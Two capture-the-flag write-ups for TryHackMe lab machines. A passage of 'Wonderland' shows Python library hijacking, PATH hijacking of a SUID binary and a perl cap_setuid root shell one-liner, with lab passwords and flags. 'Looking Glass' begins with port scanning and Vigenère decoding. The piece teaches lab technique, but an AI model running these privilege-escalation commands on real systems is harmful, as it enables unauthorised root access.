I will explain again what we've just done above to get rabbit shell. If you've understand already, you can skip this part.

Explaination:

When we execute the python script as rabbit, because it imports the **random** library, it will go through all the folders listed above to look for **"random.py".**
However, we've tricked it by creating a **random.py** in alice home folder, and because alice home folder is the first folder it will go through, the python program will use the **random.py** we've just created and ignore the **"real"** random.py. Inside this **"fake"** random.py is 2 lines of code which will spawn a shell. That's why, we have shell as rabbit!

Ok so let's get back to Wonderland.

cd to rabbit home folder to see what's inside.

```
alice@wonderland:~$ nano random.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ cd ..
rabbit@wonderland:/home$ cd rabbit/
rabbit@wonderland:/home/rabbit$ ls
teaParty
rabbit@wonderland:/home/rabbit$ ls -la
total 40
drwxr-x--- 2 rabbit rabbit  4096 May 25  2020 .
drwxr-xr-x 6 root   root    4096 May 25  2020 ..
lrwxrwxrwx 1 root   root       9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit   220 May 25  2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit  3771 May 25  2020 .bashrc
-rw-r--r-- 1 rabbit rabbit   807 May 25  2020 .profile
-rwsr-sr-x 1 root   root   16816 May 25  2020 teaParty
```

There is an executable file called teaParty. Let's try execute it.

./teaParty

```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Thu, 29 Oct 2020 09:19:36 +0000
Ask very nicely, and I will give you some tea while you wait for him

Segmentation fault (core dumped)
```

But what the binary does is that it calls other system programs like **echo** and **date**. Sometimes if the full path of the program is not specified and the program just uses relative path and due to this we can hijack the they way this binary "teaParty" calls these system programs and cause it to execute something we want and now what it is intended to execute

Example is the **echo** and **date** command (used in the teaParty binary)


Where the echo binary resides is in **/bin/** directory and where date resides is also in **/bin/** directory. So what the binary uses is Linux **PATH** to know where to look for these binaries

If i echo Linux PATH on the box we find it's the second last one on the PATH

But remember the binary looks for those PATHS in order as listed above when calling the programs so if we can create a malicious script in a directory that we have write access to and add that directory to path (**AND THE PATH SHOULD BE BEFORE /BIN/**) we can fool the program to execute our script rather than the real program as I'll show below

Seeing the ghidra output below it show's a relative path that calls **'date'** has been specified in the main function of the binary(teaParty)

When the program gets executed date is called which in turn prints the date



Then **chmod +x date** to make it executable.

Now run the teaParty again.

```
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ chmod +x date
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
```

Now I'm hatter! See what's inside hatter folder

```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ cd ..
hatter@wonderland:/home$ cd hatter/
hatter@wonderland:/home/hatter$ ls
password.txt
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
hatter@wonderland:/home/hatter$
```

It's a password: WhyIsARavenLikeAWritingDesk? .I've tried to su to tryhackme with that password but it didn't work. So that's password for hatter only.

Now let's see if we can run sudo by hatter

```
hatter@wonderland:~$ sudo -l
[sudo] password for hatter:
Sorry, user hatter may not run sudo on wonderland.
hatter@wonderland:~$
```

So i decided to ssh into the box as hatter

```
kali@kali: ~/Downloads ×   kali@kali: ~/Downloads ×
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh hatter@10.10.201.78
```

aliceHowDothTheLittleCrocodileIm

File Edit View

```
alice:HowDothTheLittleCrocodileImproveHisShiningTail

(rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py

hatter:WhyIsARavenLikeAWritingDesk?
```

Since i didn't find any simple privilege escalation paths i decided to download linpeas on the box so that it can run all checks

And i found something interesting from the linpeas output perl has the following capability set: cap_setuid+ep set

Basically what perl capabilities does is It can manipulate its process UID and can be used on Linux as a backdoor to maintain elevated privileges with the CAP_SETUID capability set. This also works when executed by another binary with the capability set.

By using GTFOBins we get a way to exploit that misconfiguration and escalate our privileges to root

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```


By using the command below i was able to get root on the box

perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

And we are root on the box

```
hatter@wonderland:/home/alice$ /usr/bin/perl5.26.1 -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# ls
random.py  root.txt  walrus_and_the_carpenter.py
# cat root
cat: root: No such file or directory
# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
#
```

Now we can submit our flags and get the points



Looking Glass

Hello. I’m Fathy. Here is my Looking Glass—TryHackMe .

The first thing to do is to run a TCP Nmap scan against the 1000 most common ports, and using the following flags:

- -sC to run default scripts
- -sV to enumerate applications versions


```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9081/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

The result was something I could not expect. There were a lot of open SSH ports: one of them, port 22, was the regular SSH port with the version OpenSSH 7.6p1, whereas the rest were SSH services with the version Dropbear sshd, ***an open-source SSH software that is relatively small.***

I could guess that port 22 was the real SSH port and I would need it to connect at a later stage. So, I decided to enumerate the other ports. They had to give some information to move on, therefore I tried the Netcat tool first:

maybe I would be able to grab some banners.

```
# Syntax:
exportIP_ADDRESS=<IP_ADDRESS>
nc -nv $IP_ADDRESS <PORT_NUMBER>
```



No result. Then I tried to connect to the ports individually via SSH:

```
┌──(turana㉿clover)-[~]
└─$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa $IP_ADDRESS -p 13782

The authenticity of host '[10.10.33.199]:13782 ([10.10.33.199]:13782)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.33.199]:13782' (RSA) to the list of known hosts.
Higher
Connection to 10.10.33.199 closed.

┌──(turana㉿clover)-[~]
└─$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa $IP_ADDRESS -p 12000
The authenticity of host '[10.10.33.199]:12000 ([10.10.33.199]:12000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.33.199]:12000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.33.199 closed.

┌──(turana㉿clover)-[~]
└─$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa $IP_ADDRESS -p 12265
The authenticity of host '[10.10.33.199]:12265 ([10.10.33.199]:12265)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.33.199]:12265' (RSA) to the list of known hosts.
Lower
Connection to 10.10.33.199 closed.
```


Interesting. I got results such as either **Lower** or **Higher** . I guessed the following: when the port number was less than the original service port number, the message was **Lower** , otherwise, **Higher** . By doing some more enumeration, I could figure out the real service: Something like a poem and a prompt requiring to enter the secret ¦ But

what's the secret? I didn't know.


Anyway, I had to move on to the next stage of enumeration!

```
┌──(turana㉿clover)-[~]
└─$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa 10.10.33.199 -p 12654
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```


Stage 2. Before trying to retrieve the original message, I searched for the word **jabberwocky** on the Internet and found that it is a poem written by Lewis Carroll:




But I was sure that the encrypted text was not only the poem, a message had to be hidden. It might be VigenÃ¨re Cipher, so I used an online tool to decrypt it by brute-forcing the key:




The key found was **thealphabetcipher**. Perfect! I used the tool CyberChef to get the result in a much more neat way:


Recipe
Vigenère Decode
Key
thealphabetcipher
STEP
BAKE!
Auto Bake
Input
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
1003 35
Output
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'
He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.
And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!
One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.
'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
1003 35

To reveal what was the secret, paying attention to the last line was enough:



I returned to my terminal, where I was prompted to enter the secret. After typing the secret, voila! I got the SSH credentials for the user jabberwock!



